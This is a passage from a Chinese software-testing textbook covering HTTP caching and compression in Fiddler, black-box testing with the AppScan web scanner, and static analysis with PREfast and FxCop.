由于某些原因，服务器可能会设置 Progma：no-cache 头。Header 中的参数指令 Vary 表示一个缓存信号，指令 Vary：User-Agent 表示缓存当前的响应，但是仅限于发送同样的 User-Agent 头。指令 Vary：*就相当于 Cache-Control：no-Cache。Vary 与 ASP.NET 中的缓存参数一样，主要表示根据什么来缓存。

使用 HTTP 会话列表，Fiddler 用户可以看到在页面里包含的 HTTP 缓存头。Fiddler 会话列表如果不包含过期时间或者 Cache-Control，那么客户端就被迫进行一个有条件的请求，保证所有的资源都是最新的。

### 9．WinInet缓存和Fiddler的文件压缩

IE 通过 Microsoft windows Internet Services 最大程度的利用缓存服务。WinInet 允许用户配置缓存的大小和行为，设置缓存进行如下操作步骤：

（1）打开 IE。

（2）选择“工具”→“Internet 选项”命令，在“常规”选项卡中，临时文件夹内，单击“设置”按钮。

使用者可以使用 Fiddler 的自定义规则来标记某些需要的，如某个响应大于 25KB，可以把当前的 Session 标记为红色，更加醒目。以下代码包含在 OnBeforeResponse 事件中：

```
// Flag files over 25KB if (oSession.responseBodyBytes.length > 25000)
{
oSession["ui-color"] = "red";
oSession["ui-bold"] = "true";
oSession["ui-customcolumn"] = "Large file";
}
```

同样，也可以标记响应并不指示缓存信息：

```
// Mark files which do not have caching information
if (!oSession.oResponse.headers.Exists("Expires")
```

```
&&!oSession.oResponse.headers.Exists("Cache-Control"))
{
oSession["ui-color"] = "purple";
oSession["ui-bold"] = "true";
 }
```

HTTP 压缩可以非常显著地降低客户端和服务器端的通信量。节省超过 50%的 HTML，XML，CSS，JS 等文件数量。客户端浏览器发送一个信号给服务器，展示 HTTP 压缩过的内容，并且把客户端所支持的压缩类型放在请求的 Header 中，请求代码如下：

```
deflateUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows 2008 5.1;
SV1; .NET CLR 1.1.4322)Host: search.msn.com
```

Accept-Encoding 头表明 IE 愿意接受 GZIP 格式和 DEFLATE 格式的压缩响应。相应的响应如下：

```
HTTP/1.1 200 OKContent-Type: text/html; charset=utf-8Server:
Microsoft-IIS/6.0 --Microsoft-HTTPAPI/1.0X-Powered-By: ASP.NETVary:
Accept-EncodingContent-Encoding: gzipDate: Tue, 15 Feb 2006 09:14:36
GMTContent-Length: 1277Connection: closeCache-Control: private, max-age=
3600
```

另外，可以使用 Fiddler 来解压缩这些数据。实验表明，使用 HTTP 压缩能大量减少数据往返，一个普通的 CSS 文件甚至能减少 80%。当然，压缩是以牺牲 CPU 性能为代价的，特别是压缩动态文件。一般的权衡方法是压缩例如 JS，CSS 等静态文件，它们在首次压缩后，就会被存储在服务器上。

## 15.2 黑 盒 技 术

黑盒测试也称功能测试或数据驱动测试，是检测已知产品所应具有的功能。在测试时，把程序看作一个不能打开的黑盆子，在完全不考虑程序内部结构和内部特性的情况下，在程序接口进行测试，黑盒测试只检查程序功能是否按照需求规格说明书的规定正常使用，程序是否能适当地接收输入数据而产生正确的输出信息，并且保持外部信息（如数据库或文件）的完整性。

黑盒测试方法主要有等价类划分、边值分析、因果图、错误推测等，主要用于软件确认测试。黑盒测试着眼于程序外部结构而不考虑内部逻辑结构，针对软件界面和软件功能进行测试。黑盒测试用的是穷举输入测试，只有把所有可能的输入都作为测试情况使用，查出程序中所有的错误。实际上测试情况有无穷多个，人们不仅要测试所有合法的输入，而且还要对那些不合法但是可能的输入进行测试。

黑盒扫描工具 AppScan。

Rational AppScan 是一种有效的企业级 Web 应用安全测试组件，可以对所有常见的 Web 应用漏洞进行扫描和测试，包括那些 WASC 分类定义的 Web 应用威胁，如 SQL 注入、跨网站脚本以及缓存溢出等攻击。

AppScan 的设计为安全审计和渗透测试人员提供了一种直观且易于操作的工具。测试策略管理器、实时扫描日志、扫描权限集中管理、用户自定义测试和定时扫描等为用户提供了更高的透明度和客户化定制能力，使用户能针对其应用所需部分进行准确的扫描。

如图 15-7 所示，AppScan 工作方式比较简单，测试人员不需要了解 Web 应用本身的结构。AppScan 拥有庞大完整的攻击特征库，通过在 http request 中插入测试用例的方法进行几百种应用攻击模拟，再分析 http response 来判断该应用是否存在相应的漏洞。





图 15-7　AppScan 工作示意图

整个过程简单高效，测试人员可以快速地定位漏洞所在的位置，同时 AppScan 可以详细指出该漏洞的原理以及解决该漏洞的方法，帮助开发人员迅速修复程序安全隐患。对于攻击的特征以及测试用例用户不需要花费大量的精力，WatchFire 团队会定期的对特征库进行更新，随时保证与业界的同步，最大化的提高用户的工作效率。

下面通过简单的实例介绍一下 AppScan 的使用步骤：

（1）确定扫描站点的 URL，根据默认的模板配置向导，确定扫描的整个站点模型以及要扫描的漏洞种类。例如，扫描企业应用 www.xxx.com，根据默认值扫描是否有安全隐患，启动 AppScan，创建一个扫描，输入 www.xxx.com，根据配置向导直至完成。默认的模板配置向导的界面如图 15-8 所示。




图 15-8　AppScan 模板配置向导

（2）创建一个新的扫描，如图 15-9 所示。




图 15-9　AppScan 模板配置向导

（3）启动扫描进行测试，只需要单击执行按钮，等待一段时间后就可以查看扫描结果。

如图 15-10 所示，AppScan 以各种维度展现扫描结果，不仅定位了问题发生的位置，也提出了问题的解决方案：





图 15-10　AppScan 扫描后的结果

除上述的扫描功能外，AppScan 同时提供了很多高级功能，帮助客户对复杂应用进行检测，支持的扫描配置如下：

① Starting URL：起始 URL，制定被测应用的起始地址。

② Custom Error Pages：制定错误网页提高测试效率。

③ Session IDs：管理测试过程中的 session。

④ Automatic Server Detection：自动检测应用服务器、Web Server 和操作系统。

⑤ Exclusion and Inclusion：制定哪些 Web 页面被扫描，哪些文件类型不被扫描。

⑥ Scan Limits：制定扫描次数限制。

⑦ Advanced：选择扫描的方式，分为宽度扫描和深度扫描。

⑧ Communication Settings：对扫描中的延时和线程数量等参数进行配置。

⑨ Proxy Settings：代理设置。

⑩ Login/logout：对被测应用的登录方式进行设置，可以采用录制回放的方式或自动登录的方式。

⑪ configure a Test Policy：配置测试策略。

如上所述，可以通过 AppScan 进行一系列高级配置，制定所要检测的 Web 模型，即扫描范围和扫描的方式等，同时也可以定义需要扫描漏洞的列表，保证用户关心的网站模型无安全漏洞。在检测出安全漏洞后，AppScan 又提供全面的解决方案帮助客户快速解决这些问题，最大化的保证 Web 应用的安全。另外，AppScan 也支持 Web 服务的测试。

AppScan 提供了完善的报表功能，支持用户对扫描的结果进行各种分析，包括对行业或法规的支持程度。同时 AppScan 也提供了一系列小工具，如 Authentication Tester，通过暴力检测方法扫描被测网站的用户名称和密码；HTTP Request Editor，提供了编辑 Http request 功能等。

## 15.3　二进制代码分析

目前，国内外对代码漏洞的检测研究还十分有限。绝大部分的工作都集中在如何对现有、已被发现的系统漏洞进行防治，而缓冲区溢出攻击防范和检测工具大多只是针对某种攻击目标的解决方案，适用性有限。此外，绝大多数的检测方法都是基于源代码的，这些极大地限制了现有工具的使用范围。

### 1. PREfast

PREfast 可以在代码编译时快速检测出潜在错误，其中主要包括以下几个方面：

1）内存

内存包括潜在的内存泄漏、非关联 NULL 指针、对未初始化内存的访问、对内核模式堆栈的过度使用以及对标签使用不当等。

2）资源

资源包括未能释放的资源、某函数持有不应该持有的资源以及函数未能持有的其应该持有的资源等。

3）函数用法

函数用法包括某些函数的不正确使用、不正确的函数参数、函数的参数类型不匹配（因为没有严格检查其类型）、可能使用某些过时的函数以及对可能不正确的中断请求

（Interrupt Request Level，IRQL）的函数调用等。

4）浮点状态

包括无保护驱动中的浮点硬件状态以及将浮点状态保存在不同的 IRQL 后试图恢复。

5）优先规则

因为启用优先规则，代码将不按照程序员的要求执行。

6）内核模式编码

编码可能造成错误，如修改内存描述符表（MDL）结构、未能审查被调用函数的变量值以及误用分页代码段。

7）针对驱动的编码

具体操作通常是内核模式驱动程序的错误来源，如复制整个 I/O 请求数据包（IRP）而并没有修改成员，或向字符串或结构保存指针而没有将参数复制到 DriverEntry 例程。

8）重要性

PREfast 能够高效检测出错误，并且它的报错方式通常能够快速地解决问题，这是其他方法和工具无法实现的，有助于帮助用户将测试资源集中在寻找和修复更重大的 bug 上。然而，PREfast 并不能找出所有可能的错误或所有错误形式，因此通过 PREfast 检测并不一定意味着代码就完全没有错误。可以使用其他可用的工具测试代码，包括 Driver Verifier 和 Static Driver Verifier 等。

### 2. FxCop

FxCop 是一个代码分析工具，依照微软公司.NET 框架的设计规范对托管代码 assembly。assembly 可称为程序集，指的是.NET 的.exe 或.dll 文件（不包括 netmodule 文件）。这种程序集中包含 4 种信息：assembly 清单（包括引用外部的 assembly、netmodule、资源文件及包含在同一文件中的 assembly）；类型描述信息，包括版本信息与类的描述等；MSIL 微软中间语言；资源（图标等）。FxCop 使用基于规则的引擎检查出代码中不合规范的部分，用户也可以定制自己的规则加入引擎。FxCop 工具由微软公司免费提供，它的最新版需要.NET 2.0 支持。

最新版的 FxCop 使用内窥（introspection，或称内观、内视）的技术，窥探程序集内部，这不同于前一个版本中的映射（reflection，或称反射）技术。这是一个重要的变革，使用上一个版本在调试碰到问题不得不停下来，对代码作了任何更改之后都需要重新开始调试，而这些问题对于新版本都不存在了。

大多数代码分析工具对源代码进行扫描，而 FxCop 直接对编译好的代码进行处理。.NET 的每个程序集都有其元数据（metadata，关于 assembly 中各元素的类型信息库，它本身也存放在这个 assembly 中），它对 assembly 以及 assembly 内用到的所有类型进行描述。

FxCop 使用 metadata 来获取代码内部的运行状况。另外，它也对代码编译时生成的微软中间语言（Microsoft Intermediate Language，MSIL）进行检查。

通过对 metadata 和 MSIL 检查的结合，FxCop 可以得出大量信息，获得对代码执行时所作行为的理解。它把代码和规则逐一比较检查，找到不符合规则的代码时就生成一条消息。

1）FxCop 界面

FxCop 采用单个 Windows 界面，该界面包括如下 3 个面板区：

（1）设置（configuration）面板（左侧）：这个面板有两个选项卡，分别为“目标”（target）和“规则”（rules），分别用来定义所要分析的各个 assembly 以及分析所用的规则。FxCop 把所要分析的 assemblies、资源（resources）、命名域（namespaces），或类型（types）叫做目标，规则对这些目标进行比对，输出结果。

（2）消息（message）面板（右侧）：分析结果（由工具条上的“分析”按钮启动）将在消息面板中显示，消息主要是 FxCop 推荐的代码/assembly 改进信息列表。

（3）属性（properties）面板（屏幕底部）：该面板有两个选项卡，分别标为“输出”（output）和“属性”。“输出”选项卡显示根据规则得出的信息、警告和错误消息。“属性”选项卡则显示所选中的 assembly、命名域、类型、类型成员、规则群、规则，或消息的详细信息。

2）消息

消息面板是 FxCop 界面上最重要的部分，给出了所要改进的内容的信息。这就是为什么首选 FxCop 工具的原因。

FxCop 工具产生的消息包括以下 5 栏（也可以在工具中增加或删除信息栏目）：

（1）等级（level）：FxCop 为每个问题的严重性指定一个等级。这些等级分别如下：

① 严重错误（critical Error）。

② 错误（error）。

③ 严重警告（critical Warning）。

④ 警告（warning）。

⑤ 信息（informational）。

严重错误等级表明在大多数情况下代码不能正确执行，因此尤其重要。信息等级则最无关紧要，因为它仅仅对代码的信息进行归纳。

（2）修复类别（Fix Category）：修复类别在每条消息中进行说明，可能的两个值是“打断”（breaking）（即，这个代码问题会打断代码执行，代码不会按照预想的方式运行）和“不打断”（Not Breaking）。

（3）确信度（certainty）：确信度是 FxCop 确认问题确实发生的可能性。实际上，经过对疑问代码的一番检查分析之后，FxCop 给每一项消息分配一个百分率，即程序对问题发生的确信程度。

（4）规则（rule）：产生这个消息的规则名称。

（5）项目（item）：产生这个消息的目标项目名称。

如果要知道消息的更多信息，可以双击查看完整消息，内容包括所违反的规则详情以及规则和冲突的详细代码。

3）FxCop 实施编码标准

FxCop 是一个代码分析工具，检查.NET 托管代码程序集是否遵从前面提到的“.NET 设计准则”。FxCop 提供标准的代码分析规则，允许为项目自定义规则，在源代码中禁止发送 FxCop 警告。

4）针对要检查的代码运行 FxCop

针对每个项目必须执行的 FxCop 代码进行分析，定义一个运行此代码分析的标准构建配置。代码检查的部分工作是：通过配置 FxCop，验证项目正确地实施了标准 FxCop 构建配置并且所检查的代码通过了 FxCop 的评估。

5）在源代码中检查对 FxCop 错误的禁止

在要检查的代码中搜索禁止 FxCop 消息的内容。使用者可以使用 Ctrl+F 键在当前项目中搜索 CodeAnalysis。如果找到禁止 FxCop 的内容，需要确认有必要进行禁止，并且禁止的原因已在注释中明确注明。例如，以下代码的禁止就不是必要的：

```
// FxCop 对于不支持的"\n\n"符号串进行出错处理
[System.Diagnostics.CodeAnalysis.SuppressMessage
("Microsoft.Globalization",
"CA1303:DoNotPassLiteralsAsLocalizedParameters", MessageId =
"System.Windows.Forms.TextBoxBase.AppendText(System.String)")]
this.resultsTextBox.AppendText ("\n\n" + Strings.contextErrorMessage);
```

如下面代码所示，只需简单更改代码就可以避免出现 FxCop 错误：

```
this.resultsTextBox.AppendText( Environment.NewLine +
Environment.NewLine + Strings.contextErrorMessage);
```

6）检查逻辑性

检查代码的主要目的是查找逻辑中的缺陷并强制执行团队的编码标准。如果使用 FxCop 来强制执行编码标准，就可以投入更多的时间来检查代码的逻辑性。

.NET 框架包含有许多类，而每个类又有许多方法，没有人能够通晓所有的类和方法。对于类和方法，应尽可能地使用 IntelliSense 描述。

如果无法通过现有的注释以及类或方法的 IntelliSense 描述来了解代码的作用，则说明代码不具备足够的注释信息。如果认为逻辑的执行效果与编写者的意图不符，则可能是因为逻辑本身有缺陷，或者是因为代码的注释信息不足以明确说明其作用。

7）构建代码

在所有项目配置下构建代码是一种很好的做法。开发人员可能会忘记在所有配置下构建代码，应该要求编写者在提交代码前修正错误。

例如，定义 Release 配置来排除单元测试是常见的方法。如果对某个方法的签名进行了更改但没有更新单元测试，则代码在 Release 配置下可以正常构建，但在 Debug 配置下不是这样。

8）查找单元测试

在检查新代码时，希望同时显示单元测试与功能性代码。在检查代码更改时，有必要对新的或已修正的单元测试进行检查。运行已有的单元测试以及任何提交进行代码检查的单元测试。如果单元测试没有通过，则要求编写者更新功能代码和单元测试。

9）查找参数验证

对于字符串参数，应该检查是否为 null 对象或是否等于 String.Empty。在 String.IsNullOrEmpty 返回 true 的情况下某个相应的操作可能会引发 ArgumentException 或 ArgumentNullException 异常。但在其他情况下，该方法可能只返回调用者而不采取任何操作。

在检查代码时，查找可能会引发某些意外行为的参数值。这些引发“不好”结果的值可能会非常明显，也可能并不明显。例如，考虑一个应该代表 0.0 和 100.0 之间的某个数值数据的字符串，代码可能需要做一些除 null 检查之外的其他验证，如去除开始和结尾空格、将字符串转换为数字格式以及验证该值在应有的范围之内等等。

10）确认必要的 XML 元素

每个类的定义和所有公共成员都应该有 XML 标签 summary 来描述该类或成员。这样，类的用户在编辑代码时便可以查看相应的描述。在适当的情况下，还可能会需要 XML 标签 parameter。在 Visual Studio 2010 中，如果在类或方法定义内容的上方空白行中输入/// 或 '''，C#和 VB 代码编辑器会自动插入 summary 或 parameter 标签。这种自动插入非常有用，无须关注输入的 XML 标签的正确性。

如果开发团队对于类或成员定义使用内容更为详细的 XML 标头（如某些团队需要使用描述变更历史的 XML 标头，其中包括有关变更、编写者和数据信息的描述），请确认标头存在并且输入了合适的数据。

11）验证所有的 XML 元素

